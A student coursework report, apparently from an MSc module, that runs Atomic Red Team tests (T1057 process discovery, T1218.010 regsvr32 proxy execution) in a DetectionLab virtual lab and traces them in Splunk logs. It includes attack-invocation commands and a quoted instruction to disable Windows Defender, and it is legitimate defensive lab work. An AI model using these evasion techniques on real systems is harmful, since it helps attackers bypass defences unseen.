



**Course Name:** MSc Cybersecurity

**Module Name:** Cyber Security Analytics

**Module Code:** UFCFFY-15-M

**Module Leader:** Dr Phil Legg

**Task 3:** Conduct a research study using a virtualised infrastructure to simulate attacks and identify these through a SIEM platform


**Submitted by:**

**Md Abdullah Al Faruk**


**Student ID: 21064584**

## 1. Evidence of “Detection Lab” Environment Setup:


### 1.1 Installation of All the Instances of Detection Lab in Testing Environment:



### 1.2 Running Logger Machine in Testing Environment:



### 1.3 Running Splunk in Testing Environment:



## **2. Demonstration of Deploying and Detecting Attacks on the Test Environment**

## 2.1 T1057: Process Discovery

**2.1.1 Description of The Attack:** According to MITRE ATT&CK (2020), T1057 is a technique for Process Discovery which belongs to Discovery tactic. Adversaries attempt to get information about running processes on a system by utilizing this.

This attack is run from “win10.windomain.local” machine of the testing environment. For executing the attack, windows PowerShell is utilized. As per Roberts *et al.* (2022), this test will perform 5 Atomic Tests of which except the Atomic Test#1, rest are supported for windows platform. Now, Atomic Test#2 will be invoked in the environment and analysed in Splunk.

This test utilizes the “tasklist” utility for identifying the processes. After the successful execution of this test, “tasklist.exe” will be executed by “cmd.exe” to list the processes which will be printed on screen by stdout.

**2.1.2 Evidence of Invoking the Atomic Test:** Below is the evidence of invoking the Atomic Red Team Attack T1057 in the Detection Lab environment.

```
[05/11/22]-21064584-uwe@192.168.60.138: ~/DetectionLab/Vagrant
[05/11/22]-21064584-uwe@192.168.60.138: ~/DetectionLab/Vagrant 80x24
//19
win10.windomain.local [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1057 -TestNumbers 2
PathToAtomicicsFolder = C:\Tools\AtomicRedTeam\atomicics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1057-2 Process Discovery - tasklist
Image Name          PID Session Name      Session#   Mem Usage
=====
System Idle Process    0 Services           0          8 K
System                4 Services           0         148 K
Registry              88 Services          0        50,016 K
smss.exe              328 Services         0        1,096 K
csrss.exe              428 Services         0        4,620 K
wininit.exe            500 Services          0        6,500 K
csrss.exe              516 Console           1        4,860 K
winlogon.exe            592 Console           1        9,244 K
services.exe            632 Services          0       11,132 K
lsass.exe               648 Services          0       18,636 K
svchost.exe              748 Services          0       26,844 K
fontdrvhost.exe        764 Services          0        3,616 K
fontdrvhost.exe        772 Console           1        4,636 K
svchost.exe              868 Services          0       12,512 K
dwm.exe                 960 Console           1       60,276 K
svchost.exe              376 Services          0       153,840 K
svchost.exe              448 Services          0       10,864 K
svchost.exe              492 Services          0       19,344 K
svchost.exe              672 Services          0       37,608 K
svchost.exe              804 Services          0       31,544 K
svchost.exe              1068 Services         0       39,700 K
svchost.exe              1132 Services         0       51,148 K
svchost.exe              1148 Services         0        7,544 K
svchost.exe              1356 Services         0       19,644 K
svchost.exe              1512 Services         0       6,524 K
VBoxService.exe          1696 Services         0        7,896 K
Memory Compression       1876 Services         0       21,068 K
svchost.exe              1968 Services         0        8,004 K
svchost.exe              2040 Services         0        6,168 K
svchost.exe              1016 Services         0        8,164 K
spoolsv.exe              2088 Services         0       14,540 K
MsMpEng.exe              2220 Services         0      165,628 K
```

**Fig 1.1:** Invoking Atomic Test T1057.

### 2.1.3 Detection and Analysis:

For this test the guid will be: c5806a4f-62b8-4900-980b-c7ec004e9908

Now, it is searched from the “wineventlog” if the guid is present or not.

The screenshot shows the Splunk 8.2.5 interface with a search bar containing the query `index="wineventlog" "c7ec004e9908"`. The search results table displays 22 events. Two specific events are highlighted with red boxes. The first event is from 11/05/2022 at 04:26:14 PM, and the second is from 11/05/2022 at 04:26:14 PM. Both events contain ParameterBinding entries for `testName`, `testGuid`, `testExecutor`, and `testDescription` with the value `c5806a4f-62b8-4900-980b-c7ec004e9908`.


**Fig 1.2:** Searching Splunk based on guid.

From above it can be observed that, in the “wineventlog” the guid is found.

As on the successful execution of this test, cmd.exe will be using the tasklist.exe utility to find the information about the running processes in the system. So, the presence of these two is investigated into Splunk.

The screenshot shows the Splunk 8.2.5 interface with a search bar containing the query `index="wineventlog" "*c7ec004e9908" "cmd.exe"`. The search results table displays 16 events. One specific event is highlighted with a red box. This event contains ParameterBinding entries for `cmd` and `cmd_line` with the value `cmd.exe`.


**Fig 1.3:** Searching Splunk for cmd.exe.



The screenshot shows a Splunk search interface with the URL [https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%20\\*c%22](https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22%20*c%22). The search results table has columns for i, Time, and Event. The event list includes various Windows processes like ApplicationFrameHost.exe, SearchIndexer.exe, MicrosoftEdge.exe, browser\_broker.exe, svchost.exe, Windows.WARP.JITService.e, RuntimeBroker.exe, NisSrv.exe, MicrosoftEdgeSH.exe, MicrosoftEdgeCP.exe, RuntimeBroker.exe, svchost.exe, SecurityHealthSystray.exe, SecurityHealthService.exe, VBoxTray.exe, WinStore.App.exe, RuntimeBroker.exe, powershell.exe, conhost.exe, SgrmBroker.exe, svchost.exe, WindowsInternal.Composabl, svchost.exe, Microsoft.Photos.exe, RuntimeBroker.exe, smartscreen.exe, notepad.exe, cmd.exe, Connost.exe, tasklist.exe, and WmiPrvSE.exe. The 'cmd.exe' entry is highlighted with a red box.

i	Time	Event			
		ApplicationFrameHost.exe	2688	Console	1 28,260 K
		SearchIndexer.exe	3484	Services	0 21,760 K
		MicrosoftEdge.exe	2540	Console	1 73,784 K
		browser_broker.exe	4312	Console	1 8,040 K
		svchost.exe	4328	Services	0 7,108 K
		Windows.WARP.JITService.e	4504	Services	0 5,288 K
		RuntimeBroker.exe	4628	Console	1 7,388 K
		NisSrv.exe	4748	Services	0 9,716 K
		MicrosoftEdgeSH.exe	4760	Console	1 12,332 K
		MicrosoftEdgeCP.exe	4804	Console	1 23,912 K
		RuntimeBroker.exe	3416	Console	1 11,744 K
		svchost.exe	5772	Services	0 7,288 K
		SecurityHealthSystray.exe	5548	Console	1 8,416 K
		SecurityHealthService.exe	5924	Services	0 14,740 K
		VBoxTray.exe	6108	Console	1 9,956 K
		WinStore.App.exe	5680	Console	1 236 K
		RuntimeBroker.exe	3672	Console	1 7,064 K
		powershell.exe	1908	Console	1 110,432 K
		conhost.exe	3956	Console	1 19,020 K
		SgrmBroker.exe	1860	Services	0 6,236 K
		svchost.exe	388	Services	0 9,464 K
		WindowsInternal.Composabl	3420	Console	1 37,508 K
		svchost.exe	2892	Services	0 19,292 K
		Microsoft.Photos.exe	5600	Console	1 76 K
		RuntimeBroker.exe	2692	Console	1 15,292 K
		smartscreen.exe	2572	Console	1 21,920 K
		notepad.exe	1672	Console	1 18,256 K
		cmd.exe	5384	Console	1 3,796 K
		Connost.exe	3804	Console	1 10,956 K
		tasklist.exe	3124	Console	1 8,216 K
		WmiPrvSE.exe	2680	Services	0 8,424 K"

**Fig 1.4:** Presence of cmd.exe in wineventlog of Splunk.



The screenshot shows a Splunk search interface with the URL <https://192.168.56.105:8000/en-GB/app/search/search?q=index%20%3D%22wineventlog%22%20%22tasklist.exe%22>. The search results table has columns for Events (16), Patterns, Statistics, and Visualization. The search bar contains the query `index="wineventlog" "*c7ec004e9908* "tasklist.exe"`. The results show 16 events found between 11/05/2022 17:25:14.000 and 11/05/2022 17:27:00.000. The visualization section shows a timeline with 1 second per column.

**Fig 1.5:** Searching Splunk for “tasklist.exe”.

The screenshot shows a Splunk search interface with the URL <https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22>. The search results table has columns for Time and Event. One row for 'tasklist.exe' is highlighted with a red box.

i	Time	Event
		powershell.exe 1908 Console 1 110,432 K
		conhost.exe 3956 Console 1 19,020 K
		SgrmBroker.exe 1860 Services 0 6,236 K
		svchost.exe 388 Services 0 9,464 K
		WindowsInternal.Composabl 3420 Console 1 37,508 K
		svchost.exe 2892 Services 0 19,292 K
		Microsoft.Photos.exe 5600 Console 1 76 K
		RuntimeBroker.exe 2692 Console 1 15,292 K
		smartscreen.exe 2572 Console 1 21,920 K
		notepad.exe 1672 Console 1 18,256 K
		cmd.exe 5384 Console 1 3,796 K
		conhost.exe 3804 Console 1 10,956 K
		tasklist.exe 3124 Console 1 8,216 K
		WMIProv.exe 2680 Services 0 8,424 K"
		ParameterBinding(Write-ExecutionLog): name="stdErr"; value=""
		ParameterBinding(Write-ExecutionLog): name="isWindows"; value="True"

**Fig 1.6:** Presence of “tasklist.exe” in wineventlog of Splunk.

Finally in the event log the stdout is observed. As it is showing all the running processes during the time of the test.

The screenshot shows a Splunk search interface with the URL <https://192.168.56.105:8000/en-GB/app/search/search?q=search%20index%3D%22wineventlog%22>. The search results table has columns for Time and Event. The event section shows command-line parameters for tasklist.exe, followed by a detailed list of running processes.

i	Time	Event
		ParameterBinding(Write-ExecutionLog): name="startTime"; value="5/11/2022 4:26:14 PM"
		ParameterBinding(Write-ExecutionLog): name="stopTime"; value="5/11/2022 4:26:14 PM"
		ParameterBinding(Write-ExecutionLog): name="technique"; value="Tl057"
		ParameterBinding(Write-ExecutionLog): name="testNum"; value="1"
		ParameterBinding(Write-ExecutionLog): name="testName"; value="Process Discovery - tasklist"
		ParameterBinding(Write-ExecutionLog): name="testGuid"; value="c5806a4f-62b8-4900-980b-c7ec004e9908"
		ParameterBinding(Write-ExecutionLog): name="testExecutor"; value="command_prompt"
		ParameterBinding(Write-ExecutionLog): name="testDescription"; value="Utilize tasklist to identify processes."
		Upon successful execution, cmd.exe will execute tasklist.exe to list processes. Output will be via stdout.
		"
		ParameterBinding(Write-ExecutionLog): name="command"; value="tasklist
		"
		ParameterBinding(Write-ExecutionLog): name="logPath"; value="C:\Users\vagrant\AppData\Local\Temp\Invoke-AtomicTest-ExecutionLog.csv"
		ParameterBinding(Write-ExecutionLog): name="targetHostname"; value="win10"
		ParameterBinding(Write-ExecutionLog): name="targetUser"; value="win10\vagrant"
		ParameterBinding(Write-ExecutionLog): name="stdOut"; value="Image Name PID Session Name Session# Mem Usage
		=====
		System Idle Process 0 Services 0 8 K
		System 4 Services 0 148 K
		Registry 88 Services 0 50,016 K
		smss.exe 328 Services 0 1,096 K
		csrss.exe 428 Services 0 4,620 K
		wininit.exe 500 Services 0 6,500 K
		csrss.exe 516 Console 1 4,860 K
		winlogon.exe 592 Console 1 9,244 K
		services.exe 632 Services 0 11,132 K
		lsass.exe 640 Services 0 18,636 K
		svchost.exe 748 Services 0 26,844 K
		fontdrvhost.exe 764 Services 0 3,616 K
		fontdrvhost.exe 772 Console 1 4,636 K
		svchost.exe 868 Services 0 12,512 K
		dwm.exe 960 Console 1 60,276 K
		svchost.exe 376 Services 0 153,840 K
		svchost.exe 448 Services

**Fig 1.7:** Presence of process information list in “wineventlog” of Splunk as stdout.

In MITRE ATT&CK (2020), it is advised to look for executed commands and arguments for actions that might be trying to get information in the system. The “tasklist.exe” is a tool for extracting information about running processes in the system.

From the above evidence, it can be concluded that the test was successfully executed, and it is providing the expected outcome. It is also detected using log.

## 2.2 T1218.010 : System Binary Proxy Execution: Regsvr32

**2.2.1 Description of The Attack:** “Regsvr32.exe” is a command-line program that is mainly used for registering and unregistering object linking and embedding controls, including DLLs (MITRE ATT&CK, 2022d). But it can be abused by adversaries for proxy execution of malicious code. According to MITRE ATT&CK (2022), this attack belongs to Defense Evasion tactic.

This attack is run from “dc.windomain.local” machine. As per Atomic Red Team (2022a), all of the test cases are supported for Windows platform. Here, test case # 2 is invoked.

The successful execution of this test will launch the “calc.exe” application as written inside the script of this test (Atomic Red Team, 2022a).

```

[05/11/22]-21064584-uwe@192.168.60.138: ~/DetectionLab/Vagrant
win10.windomain.local [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\vagrant> Invoke-AtomicTest T1218.010 -TestNumbers 2 -ShowDetailsBrief
PathToAtomsicsFolder = C:\Tools\AtomicRedTeam\atomsics

Using Logger: Default-ExecutionLogger
All logging commands found
T1218.010-2 Regsvr32 remote COM scriptlet execution
PS C:\Users\vagrant> Invoke-AtomicTest T1218.010 -TestNumbers 2 -ShowDetails
PathToAtomsicsFolder = C:\Tools\AtomicRedTeam\atomsics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Signed Binary Proxy Execution: Regsvr32 T1218.010
Atomic Test Name: Regsvr32 remote COM scriptlet execution
Atomic Test Number: 2
Atomic Test GUID: c9d0c4ef-8a96-4794-a75b-3d3a5e6f2a36
Description: Regsvr32.exe is a command-line program used to register and unregister OLE controls. This test may be blocked by windows defender; disable windows defender real-time protection to fix it. Upon execution, calc.exe will be launched.

